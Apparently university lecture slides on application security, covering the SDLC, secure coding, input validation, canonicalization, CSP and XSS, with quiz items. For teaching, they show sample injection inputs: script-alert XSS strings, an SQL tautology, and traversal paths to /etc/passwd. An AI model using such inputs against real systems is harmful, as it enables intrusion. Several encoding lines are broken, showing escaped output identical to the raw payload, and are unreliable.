BCSE-0601 IT Application & Data Security

Arvind Prasad
Department of CEA
GLA University, Mathura

Introduction to software development & application security

Software development life cycle

Software Development Life Cycle (SDLC) is a process used by the software industry to design, develop and test high quality softwares. The SDLC aims to produce a high-quality software that meets or exceeds customer expectations, reaches completion within times and cost estimates.

- **Requirement Analysis**
- **Planning**
- **Designing**
- **Development**
- **Testing**
- **Deployment**
- **Maintenance and Operations Phase**

GLA UNIVERSITY MATHURA

Software development life cycle

Requirement Analysis: Identify and document the functional and non-functional requirements of the software.

- Gather requirements from stakeholders.
- Analyze and prioritize requirements.
- Create requirement specifications documents.
- Obtain approval from stakeholders.

Attacks:

- Social Engineering / Insider Threats
- Requirement Tampering

Risks:

- Lack of security requirements
- Absence of threat modeling
- Ambiguous or incomplete requirements

GLA UNIVERSITY MATHURA

Continued….

Planning: Define the project scope, schedule, resources, and cost.

- Develop project plans and timelines.
- Allocate resources (team, tools, budget).
- Risk assessment and management.
- Define project milestones and deliverables.

Attacks:

- Recommending or approving insecure third-party vendors, libraries, or tools
- Exclude security personnel or responsibilities

Risks:

- Lack of Security Requirements
- Insufficient Risk Assessment
- No Allocation for Security Resources
- Unsecured Third-Party Dependencies
- Undefined Compliance and Governance Goals

GLA UNIVERSITY MATHURA

Continued….

Designing: Create the architecture and detailed design of the software.

- Define overall system architecture.
- Create detailed specifications for components and modules.
- Design documentation.
- Review and approve design documents.

Attacks:

- Design Manipulation
- Reverse Engineering (in iterative designs): Attackers may study previous releases.

Risks:

- Use of outdated frameworks
- Absence of secure design principles
- Poor threat modeling

Continued….

Development: Convert the design into executable code.

- Write code according to design specifications.
- Follow coding standards and guidelines.
- Use version control systems.

Attacks:

- Malicious Code Injection by Developers
- Third-party Code Vulnerabilities
- Code Tampering

Risks:

- Lack of secure coding practices
- Inadequate access controls in code repositories
- Poor version control or audit logging code reviews.

Continued….

Testing: Ensure the software meets requirements and is free of defects.

- Create test plans and test cases.
- Perform different types of testing (unit, integration, system, acceptance).
- Report and fix bugs.
- Conduct regression testing.

Attacks:

- Test Data Exposure: Leakage of sensitive information used in testing environments.
- Bypassing Security Tests: Insiders may suppress test results that reveal vulnerabilities.

Risks:

- Testing in production-like environments without proper isolation
- Inadequate security or penetration testing
- Neglect of negative or boundary testing

Continued….

Deployment: Deliver the software to the end users and make it operational.

- Prepare deployment plan.
- Set up production environment.
- Install and configure the software.
- Conduct deployment testing.
- Provide user training and support.

Attacks:

- Configuration Tampering: Changing configurations to weaken security postures.
- Malware Injection in Build Process: Embedding malicious payloads during packaging.

Risks:

- Unsecure deployment channels
- Use of hardcoded credentials

Continued….

Maintenance and Operations Phase

- Bug Fixing
- Updates and Enhancements
- Performance Monitoring
- Security Patching
- Backup and Recovery Management

Attacks:

- Patch Delay Exploits: Attackers exploit known vulnerabilities that remain unpatched.
- Privilege Escalation: Using maintenance tools or scripts to gain unauthorized access.
- Log Manipulation: Tampering with logs to hide traces of attacks.

Risks:

- Insufficient monitoring and logging
- Weak incident response and recovery plans
- Lack of regular security updates

Importance of software development life cycle

- Structured Approach
- Improved Planning
- Quality Assurance
- Risk Management
- Customer Satisfaction
- Efficient Resource Use
- Documentation

GLA UNIVERSITY MATHURA

Software development methods


Software development methodologies are frameworks or models that **guide the software development process and define the roles, responsibilities, activities, and deliverables of the software development team**. There are lots of different software development methodologies present, all methodologies have different strengths and weaknesses and exist for different reasons. Following are few software development methodologies:

1. Waterfall development method
2. Agile development methodology
3. Rapid application development

GLA UNIVERSITY MATHURA

Waterfall development method

The Waterfall method is a linear and sequential approach where each phase of the software development process is **completed before the next one begins**. It is structured with distinct stages like requirements gathering, design, implementation, testing, and maintenance.



Waterfall development method

Pros:

- Clear, structured approach
- Easy to manage due to fixed stages
- Defined milestones and deliverables
- Well-documented process
- Simple to understand and implement

Cons:

- Inflexible to changes
- Late testing phase
- Limited customer feedback during development
- Long delivery times
- Difficult to backtrack


GLA UNIVERSITY MATHURA

Risks in Waterfall Model:

- **Reactive security**, not proactive
- Missed opportunities for **early secure design**
- Vulnerabilities found late = more costly to fix
- Design flaws might go undetected until the end
- Security testing is often **rushed or skipped** due to time pressure at the end
- Limited room for **iterative threat modeling or security reviews**

Agile development methodology

Agile is an iterative and **incremental approach** to software development, focusing on flexibility, customer collaboration, and **frequent delivery of small, workable parts** of the software. It encourages continuous feedback and adaptation to changing requirements.



GLA UNIVERSITY MATHURA

Agile development methodology

Pros:

- Flexibility to changes
- Frequent delivery of software
- High customer collaboration
- Continuous feedback integration
- Focus on team collaboration

Cons:

- Requires experienced team members
- Can be less predictable
- High customer involvement needed
- Difficult to measure progress


GLA UNIVERSITY MATHURA

Risks in Agile Development Methodology

- Security Often Overlooked in Sprints
- Lack of Secure Design Thinking
- Incomplete or Evolving Requirements
- Short sprint cycles for security testing
- Inconsistent Code Reviews due to Frequent Merges and Changes in Code
- Frequent integration of open-source libraries increases the risk of supply chain vulnerabilities.

Rapid application development

RAD is a software development methodology that emphasizes quick development and iteration of prototypes, **with heavy user involvement**. It **prioritizes speed and flexibility**, allowing for rapid adjustments based on user feedback. Provides **prototype** quickly and involve users for feedback.



GLA UNIVERSITY MATHURA

Rapid application development

Pros:

- Fast prototyping
- High user involvement
- Quick feedback and iteration
- Reduced development time
- Flexibility to changes

Cons:

- Requires highly skilled developers
- Less focus on scalability
- Potential for incomplete documentation
- May result in lower quality due to speed

GLA UNIVERSITY MATHURA

Attacks on Rapid application development

- Insecure Prototypes Released to Production
- Weak Input Validation
- Lack of Formal Security Testing
- Poor Access Control due to fast iterations and limited testing
- RAD apps frequently use third-party APIs without proper validation or security.
- Inadequate Logging and Monitoring
- Frequent Deployment without Review

What is a major security risk in the Waterfall development model?

A. Frequent code changes introduce instability
B. Security is integrated at every sprint
C. Security issues are often discovered late in the cycle
D. It’s difficult to maintain documentation

GLA UNIVERSITY MATHURA

In Agile development, which of the following increases the risk of vulnerabilities?

A. Fixed project scope

B. Emphasis on user feedback

C. Short sprints with limited time for thorough security testing

D. Complete documentation before development begins

GLA UNIVERSITY MATHURA

One risk of Waterfall methodology is that:

A. It encourages iterative improvement

B. Late testing may fail to catch design-level flaws

C. Developers get frequent feedback from users

D. Security checks are performed after each sprint

GLA UNIVERSITY MATHURA

What makes Agile development more vulnerable to third-party dependency risks?

A. It avoids using external libraries

B. It uses a Waterfall-based approach to vendor selection

C. Frequent updates and integrations without thorough vetting

D. Dependencies are manually tested before every sprint

GLA UNIVERSITY MATHURA

Web application security principles

Web application security principles are guidelines and best practices designed to protect web applications from security threats, vulnerabilities, and attacks. These principles help ensure the confidentiality, integrity, and availability of web applications and the data they handle. Here are some key web application security principles:

1. Secure data transmission
2. Implement authentication and authorization
3. Manage sessions and cookies
4. Handle errors and exceptions
5. Update and patch regularly
6. Regular Security Testing
7. Secure Configuration

GLA UNIVERSITY MATHURA

Application design & development security

It refers to the practices and principles applied during the creation of software applications to ensure that they are secure from potential threats and vulnerabilities. It encompasses all phases of the software development lifecycle (SDLC), from initial design through to deployment and maintenance. Here are some key aspects of application design and development security:

- Secure Architecture Design
- Secure Coding Practices
- Authentication and Authorization
- Data Protection
- Security Testing
- Patch Management and Updates
- Secure Deployment and Configuration

GLA UNIVERSITY MATHURA

Environment and controls

It refers to the processes, configurations, and protective measures applied to the various environments (development, testing, staging, production) where an application is built, tested, and deployed. These controls ensure that each environment is secure, stable, and consistent, thereby minimizing risks and vulnerabilities.

- Security of the environment
- Physical and logical separation of duties
- Separation of production and development environment
- Retention of key personnel/knowledge
- Documentation of programs/systems/errors handling
- Security and monitoring of off hours access
- Preventing social engineering

GLA UNIVERSITY MATHURA

1. Security of the Environment: Ensuring that the physical and digital environments where systems run are protected from threats.

Examples:

- Firewalls, antivirus, intrusion detection systems
- Secure data centers (with locks, surveillance, limited access)
- Encryption of data in transit and at rest
- Patch management and vulnerability scanning

2. Physical and Logical Separation of Duties: No single person should have control over all parts of a process to reduce the risk of fraud or errors.

Examples:

- A developer writes code, but a separate team deploys it.
- A database admin can maintain databases, but not modify application logic.

Physical separation: Different teams in different locations

Logical separation: Role-based access control (RBAC), system permissions

GLA UNIVERSITY MATHURA

3. Separation of Production and Development Environments: Prevents bugs, test code, or malicious changes in development from affecting the live system.

Best practices:

- Dev/test servers separate from production
- No real customer data in development
- Only approved code is deployed to production

4. Retention of Key Personnel/Knowledge: Ensuring important technical and procedural knowledge isn’t lost when key staff leave.

Strategies:

- Cross-training team members
- Maintaining updated documentation
- Succession planning for critical roles

GLA UNIVERSITY MATHURA

5. Documentation of Programs/Systems/Error Handling:

Benefits:

- Faster troubleshooting
- Easier onboarding of new team members
- Compliance and auditing support

6. Security and Monitoring of Off-Hours Access: Controlling and monitoring who accesses systems during nights, weekends, or holidays.

Measures:

- Time-based access control
- Logging and reviewing off-hours logins
- Alerting for unusual activity

7. Preventing Social Engineering:

Common social engineering attacks:

- Phishing emails
- Fake IT support calls
- Pretexting (pretending to be someone trustworthy)

GLA UNIVERSITY MATHURA

Essence of secure software development

Additional software protection mechanisms include:

- Cryptography (confidentiality, integrity, and authenticity)
- Access controls (Authentication, Authorization, and Accountability)
- Validation of external components (third-party software, libraries, and APIs)
- Backup
- Redundancy controls (Hardware Redundancy, Software/Service Redundancy, Data Redundancy)
- Training
- Transaction controls (Atomicity (transactions are all-or-nothing), Logging and audit trails, Integrity checks)
- Testing and evaluation
- Mobile code controls
- Data contamination controls (Unit & integration testing , Penetration testing, Security audits & certifications)

GLA UNIVERSITY MATHURA

Secure Coding Practices

1. Input Validation & Data Handling
2. Authentication & Authorization
3. Cryptography
4. Error & Exception Handling
5. Secure Database Practices
6. Secure Session Management
7. Code Security
8. Secure Deployment & Configuration
9. Logging & Monitoring
10. Regular Testing & Updates

***OWASP Secure Coding Practices**

GLA UNIVERSITY MATHURA

Threat Modeling

Threat Modeling is a structured process for identifying, evaluating, and mitigating potential security threats and vulnerabilities in a system before or during development.

Steps in Threat Modeling

1. **Identify Assets:** What needs protection?
2. **Create an Architecture Diagram:** Visualize the system: users, applications, databases, APIs, networks.
3. **Identify Threats:** Use structured approaches like **STRIDE** or **attack trees**.
4. **Analyze Vulnerabilities**
5. **Assess Risks**
6. **Mitigation Strategies**
7. **Validate & Review**

GLA UNIVERSITY MATHURA

SAST (Static Application Security Testing)

How it works:

- Scans **source code, bytecode, or binaries**.
- Identifies vulnerabilities early in the **SDLC (development stage)**.

Finds issues like:

- SQL Injection
- XSS (Cross-Site Scripting)
- Hardcoded secrets
- Insecure API calls

Advantages:

- Detects vulnerabilities **before execution**.
- Easy to integrate into **CI/CD pipelines**.
- Covers 100% of codebase (if properly configured).

GLA UNIVERSITY MATHURA

DAST (Dynamic Application Security Testing)

How it works:

- Simulates **real-world attacks** against a running application.
- Focuses on **runtime behavior** and exposed endpoints.

Finds issues like:

- Authentication/Authorization flaws
- Session management issues
- Insecure configurations
- Business logic vulnerabilities

Advantages:

- No need for source code access.
- Detects **runtime vulnerabilities** missed by SAST.
- Mimics attacker's perspective.

Tools: OWASP ZAP, **Burp Suite**

GLA UNIVERSITY MATHURA

SAST vs DAST

Feature	SAST	DAST
Type	White-box (code review)	Black-box (runtime test)
Stage in SDLC	Early (coding phase)	Later (testing phase)
Needs source code?	✅ Yes	❌ No
Finds	Coding errors, insecure functions	Runtime flaws, config issues
False positives	Higher	Lower
Examples	SonarQube, Checkmarx	OWASP ZAP, Burp Suite

GLA UNIVERSITY MATHURA

Which of the following is a commonly used protocol to secure data transmission over a network?

A) FTP
B) TLS
C) SMTP
D) IMAP

GLA UNIVERSITY MATHURA

What is the primary difference between authentication and authorization?

A) Authentication verifies identity; authorization grants access rights.
B) Authentication grants access rights; authorization verifies identity.
C) Authentication encrypts data; authorization decrypts data.
D)Authentication involves session management; authorization involves data management.

GLA UNIVERSITY MATHURA

Which of the following is a best practice for implementing strong authentication in web applications?

A) Using multi-factor authentication (MFA).
B) Storing passwords in plain text.
C) Allowing users to reuse passwords.
D) Disabling account lockout mechanisms.

GLA UNIVERSITY MATHURA

Which of the following is a best practice for secure configuration?

A) Enabling all features and services by default.
B) Using default credentials and settings for all components.
C) Disabling unnecessary services and changing default credentials.
D) Avoiding configuration documentation to protect security settings.

GLA UNIVERSITY MATHURA

What is the primary goal of secure architecture design in application development?

A) To improve the visual design of the application.
B) To ensure that the application is user-friendly.
C) To minimize security risks by designing security into the application from the outset.
D) To reduce the cost of application development.

GLA UNIVERSITY MATHURA

What is the primary objective of data protection in application design?

A) To optimize data retrieval times.
B) To prevent unauthorized access, alteration, or deletion of sensitive data.
C) To improve the aesthetics of data presentation.
D) To allow unrestricted access to all data by all users.

GLA UNIVERSITY MATHURA

Which of the following is a common security testing technique?

A) Usability testing.
B) Penetration testing.
C) Load testing.
D) Performance testing.

Introduction to input validation & sensitive data

What is input validation?

Input validation is the process of ensuring that the data provided by users or other external sources is **correct, complete, and secure** before processing it in an application. It is a critical first line of defense in application security. It helps prevent the exploitation of vulnerabilities that could lead to data breaches, unauthorized access, and other security issues. It helps

- To prevent invalid, malicious, or unexpected data from being processed by the application.
- Protects against various security vulnerabilities, such as injection attacks (e.g., SQL injection), buffer overflows, and cross-site scripting (XSS).
- Accepts only known, safe data.
- Rejects known dangerous inputs. Less secure, as it may not account for all malicious input variations.

Types of Input Validation:

Client-Side Validation: Performed on the user's browser before the data is sent to the server. Enhances user experience but is not sufficient on its own.

- It **Improves User Experience, Reduces Server Load, and provides Faster Response Time**.
- It poses **Security Risks** and has **Limited Validation Capabilities**.

Server-Side Validation: Performed on the server after receiving data. This is essential for security, as client-side validation can be bypassed.

- It **Increases Security, provides Comprehensive Validation, and have Consistent Validation check**.
- It causes **Slower Response Time** and **Increased Server Load.**

GLA UNIVERSITY MATHURA

Secure Input Handling

- Determine all the points in your application where user input is received, such as **forms, query parameters, API endpoints, and file uploads**.
- **Whitelist Validation:** Define what is **acceptable, and reject everything else**.
- **Blacklist Validation:** Identify known malicious input patterns and reject them.
- **Pattern Matching:** It's the process of checking if a string of data (like an email, phone number, or username) follows a specific pattern or structure.
- Implement Validation on Both Client and Server Sides
- Use Built-in Libraries and Frameworks
- **Sanitize Input:** Cleanse input to remove or neutralize harmful elements, such as escaping special characters in SQL queries or stripping HTML tags to prevent XSS attacks.

GLA UNIVERSITY MATHURA

Continued….

- Validate Based on Context:
  - **String Length and Format**: Ensure text fields conform to expected lengths and formats (e.g., email addresses, phone numbers).
  - **Numeric Ranges**: Ensure numbers fall within allowed ranges (e.g., age between 18 and 100).
  - **Data Type Checks**: Confirm the input data type matches the expected type (e.g., integers, dates).
  - **File Uploads**: Validate file types and sizes to prevent malicious file uploads.
- Regularly test input validation.
- Inform users when their input is invalid. Avoid exposing sensitive information in error messages.
- Regularly update validation rules.

GLA UNIVERSITY MATHURA

Regex Pattern

^[a-zA-Z][a-zA-Z0-9_]{2,19}$

Explanation:

- ^[a-zA-Z] - Must start with a letter.
- [a-zA-Z0-9_]{2,19} - Followed by 2 to 19 more characters which can be letters, numbers, or underscores.
- $ - End of string. The total length is 1 + (2 to 19) = 3 to 20.

GLA UNIVERSITY MATHURA

Input Sanitization

Input sanitization is the process of **cleaning, filtering, and validating** any data that comes from an outside source before you use it in your application.

The fundamental rule in cybersecurity is: **"Never trust user input."** Input sanitization is how you put that rule into practice.

The Risks:

- SQL Injection
- XSS
- Command Injection

GLA UNIVERSITY MATHURA

How Does Input Sanitization Work?

It's not one single technique but a combination of strategies, often applied in this order:

Validation (The First Line of Defense)

- An "Age" field must be a number between 0 and 120.
- An email address must contain an @ symbol and a domain.
- A username must only contain alphanumeric characters and underscores.

Sanitization / Filtering (Cleaning the Input)

- For HTML/XSS: Convert special characters into their HTML equivalents ("escaping").
- <script> becomes <script>. When displayed in a browser, it will render as literal text, not execute as code.
- For SQL Injection: Use Parameterized Queries (also known as Prepared Statements).

```
query = "SELECT * FROM users WHERE id = ?"
cursor.execute(query, (user_id,))
```

GLA UNIVERSITY MATHURA

A Practical Example: Sanitizing a Username

Let's say a user tries to register with this username:

John<script>alert('xss')</script>Doe

Step 1: Validation

- Your rule: "Usernames can only contain letters, numbers, and hyphens, and be 3-20 characters long."
- This input contains < > ( ) ' and is too long. Validation fails. You reject it and ask the user for a valid username.

Step 2: If Validation is More Permissive (e.g., allows any character)

- You would sanitize it by removing the dangerous tags: JohnDoe
- Or, if you need to keep the symbols for display, you would escape it before saving to the database:

John<script>alert('xss')</script>Doe

GLA UNIVERSITY MATHURA

Encoding

Encoding is the process of **converting data into a safe format by escaping special** characters so they are treated as data, not as executable code.

Goal: Prevent the browser (or other interpreter) from misinterpreting data as code.

This is the most common context. You are putting untrusted data into the body of an HTML element.

Danger: <script>alert('XSS')</script>

Encoding: Convert HTML-specific characters to their HTML entities.

< becomes <

> becomes >

" becomes "

' becomes ' (or ')

& becomes &

Output: **<script>alert('XSS')</script>**

Canonicalization

Canonicalization is the process of converting input data into a ***standard, simplest, and most consistent*** form before performing validation or processing.

Attackers often try to bypass security checks by encoding malicious input in different ways. If the application only validates input in one form but processes it in another, attackers can exploit this mismatch. Canonicalization ensures that ***all variations of input are reduced to one standard representation*** before validation.

Suppose a web application blocks the string **../** to prevent directory traversal.

But attackers may encode it in different ways, such as:

- %2e%2e/
- ..%2f
- %2e%2e%5c (Windows style)

If validation only checks for ../, these encoded variations may slip through.

GLA UNIVERSITY MATHURA

Canonicalization

Example Attack:

Intended block: /etc/passwd

Attacker input: %2e%2e%2fetc%2fpasswd (URL encoded ../etc/passwd)

If the application checks input before decoding, it won't recognize this as malicious.

After decoding (canonicalization), the string becomes ../etc/passwd, and proper validation can block it.

Attacks:

Path Traversal: Attacks can exploit variations in file paths to access unauthorized directories.

Encoding Issues: Different encodings can be used to bypass security filters if not normalized.

Security Bypass: Canonicalization flaws can allow access to restricted resources by manipulating input formats.

GLA UNIVERSITY MATHURA

Attack Scenario Without Canonicalization

Imagine a web application that allows users to download files by specifying the file's name in a URL parameter:

https://example.com/download?file=report.pdf

An attacker might try to exploit the system by manipulating the file parameter to access files outside the intended directory. For example, they could input:

https://example.com/download?file=../../etc/passwd

GLA UNIVERSITY MATHURA

What is the primary purpose of input validation?

a) Improve user interface design

b) Enhance application security by verifying data

c) Reduce application load time

d) Optimize database queries

Answer: b)

Which type of attack can occur due to improper input validation?

a) Phishing

b) Man-in-the-middle

c) SQL injection

d) Denial-of-Service

Answer: C)

GLA UNIVERSITY MATHURA

What is a key advantage of server-side validation?

a) Improves user experience

b) Reduces server load

c) Provides comprehensive security

d) Increases response time

Answer: C)

GLA UNIVERSITY MATHURA

What is Whitelist Validation?

a) Accepts all inputs except known malicious ones
b) Accepts only known, safe inputs
c) Rejects all inputs by default
d) None of the above

Answer: b)

GLA UNIVERSITY MATHURA

Why is input sanitization important in input validation?

a) To improve application performance

b) To clean user interfaces

c) To remove or neutralize harmful elements

d) To enhance database connectivity

Answer: c)

GLA UNIVERSITY MATHURA

What is a potential consequence of weak input validation?

a) Enhanced user experience

b) Authentication bypass

c) Faster application performance

d) Improved data integrity

Answer: b)

GLA UNIVERSITY MATHURA

Parameterized Queries

A secure method of executing SQL statements where **placeholders** are used instead of embedding user inputs directly.

- A programming technique where placeholders are used in SQL queries.
- Values are bound separately from the query logic.
- Ensures user input is treated as data, not executable code.

Vulnerable Query:

```
SELECT * FROM users WHERE username = 'admin' OR '1'='1';
```

Safe (Parameterized Query):

```
query = "SELECT * FROM users WHERE username = ?;"
cursor.execute(query, (user_input,))
```

GLA UNIVERSITY MATHURA

Error Handling & Logging

Error Handling: Process of managing unexpected conditions in applications.

Logging: Recording system/application events for analysis and monitoring.

Goals:

- Ensure application reliability.
- Prevent sensitive data leaks in error messages.
- Provide developers/admins with useful debugging information.

GLA UNIVERSITY MATHURA

Risks of Poor Error Handling

Verbose Errors (e.g., database details, file paths shown to users).

Information Disclosure: Attackers may exploit error messages to:

- Identify DB type (MySQL, Oracle, etc.).
- Detect framework/OS versions.
- Find weak points for further exploitation.

Example of bad practice:

Error: ORA-00933: SQL command not properly ended

Show generic error messages to users, like:“**An unexpected error occurred. Please try again.”**

GLA UNIVERSITY MATHURA

Secure Practices for Error Handling & Logging

Error Handling Best Practices:

- Show generic error messages to users.
- Capture details internally for developers/admins.
- Fail securely (**deny access if uncertain**).

Logging Best Practices:

- Centralized logging (e.g., SIEM tools like Splunk, Wazuh).
- Log events: failed logins, privilege changes, access violations.
- Protect log files (access control, encryption).
- Avoid logging sensitive data (passwords, credit card numbers).

GLA UNIVERSITY MATHURA

Content Security Policy

A Content Security Policy (CSP) is a security standard that allows web developers to control which resources (like JavaScript, CSS, and images) their web pages can load, preventing various injection-based attacks such as Cross-Site Scripting (XSS), clickjacking, and malicious content injection by whitelisting allowed content sources.

Purpose: Restrict what resources (**scripts, styles, images, etc**.) a web page can load and execute.

How it works: Configured using an HTTP response header (e.g., Content-Security-Policy).

GLA UNIVERSITY MATHURA

Why CSP is Needed

Web applications are vulnerable to XSS (injecting malicious scripts).

Without CSP, attackers can:

- Steal session cookies.
- Perform unauthorized actions (session hijacking, phishing).
- Load malicious scripts from third-party servers.

CSP acts as a whitelist of trusted content sources.

GLA UNIVERSITY MATHURA

Example of CSP in Action

CSP Header Example:

Content-Security-Policy: **default-src 'self'; script-src 'self' https://apis.google.com; style-src 'self' 'unsafe-inline';**

Meaning:

default-src 'self': Load resources only from the same domain.

script-src: Allow scripts only from same domain and Google APIs.

style-src: Allow styles only from same domain (with inline styles permitted).

GLA UNIVERSITY MATHURA

Sensitive data

Sensitive data refers to information that is confidential and requires protection due to its nature or potential impact if exposed. This type of data can include a wide range of information, such as:

Personally Identifiable Information (PII): Names, Social Security numbers, addresses, phone numbers

Financial Information: Credit card numbers, bank account details, tax records

Health Information: Medical records, health insurance details

Intellectual Property (IP): Trade secrets, patents, copyrights, and proprietary business information.

Credentials: Passwords, security questions, and other authentication-related data.

Sensitive Business Information: Contracts, strategic plans, employee records, and other internal documents.

GLA UNIVERSITY MATHURA

Secure Storage of Sensitive Data

- Encryption:
  - At Rest
  - In Transit
- Access Control:
  - Principle of Least Privilege
  - Authentication and Authorization
  - Audit Trails
- Regular Audits and Monitoring
- Data Backup and Recovery
- Secure Disposal
- Compliance with Regulations
- Employee Training

GLA UNIVERSITY MATHURA

Sensitive Data Protection,

Data Minimization: Collect/store only what is necessary.

Encryption: Protect data in transit (TLS/SSL) and at rest (AES, RSA).

Hashing: Use strong hashing (bcrypt, Argon2) for passwords.

Access Control: Principle of least privilege; Role-Based Access.

Masking & Tokenization: Replace sensitive values with masked or tokenized forms.

Monitoring & Logging: Detect unauthorized access attempts.

GLA UNIVERSITY MATHURA

Example-1 - attack scenarios

A web application uses automatic database encryption algorithm to encrypt sensitive data, the credit card numbers of customers, and stores it on the database.

The same web application also allows automatic decryption and retrieval of data from the database, thereby permitting an attacker to use SQL injection attack to disclose in clear text the sensitive information, which needs to be protected.

The method to countermeasure this attack is to use public key to encrypt the sensitive data through front-end application automatically, and private key to decrypt the same data, which is only permitted through the back-end application by an authorized personnel.

GLA UNIVERSITY MATHURA

Example-2 - attack scenarios

A web application is not using secure socket layer to authenticate its web pages.

This application security vulnerability can be exploited by an attacker who monitors the network traffic and can thieve user's session cookies.

The cookie can then be misused to hijack the user's session using the cookie replay attack, thereby allowing the sensitive data of the user to get compromised.

The countermeasure for this attack is to make your web application secured by using SSL technology.

GLA UNIVERSITY MATHURA

Cross-Site Scripting (XSS

Cross-Site Scripting (XSS) exploits poor input validation to inject and execute malicious scripts in user browsers, leading to data theft and security breaches.

Script Injection: Attackers inject malicious scripts into web pages through poorly validated input. Executed scripts can steal user data, such as cookies or session tokens.

Inadequate Validation: Failing to sanitize or escape user input leads to XSS vulnerabilities.

Types of XSS: Includes Stored, Reflected, and DOM-based XSS, each with different attack vectors.

Mitigation: Implement strong input validation, output encoding, and use Content Security Policy (CSP).

GLA UNIVERSITY MATHURA

Stored XSS (Persistent XSS)

What it is:

- The malicious script is **permanently stored** on the server (in a database, forum post, or comment section).
- Every time another user views that page, the script executes in their browser.

Example:

A comment field in a blog does not sanitize input. Attacker posts: <script>alert('You are hacked!');</script>

Now, whenever any user loads the comments page, the script executes.

Impact:

- Can steal session cookies of all visitors.
- Can spread worms automatically (e.g., MySpace Samy Worm).

GLA UNIVERSITY MATHURA

Reflected XSS (Non-Persistent XSS)

What it is:

- The malicious script is **not stored on the server**.
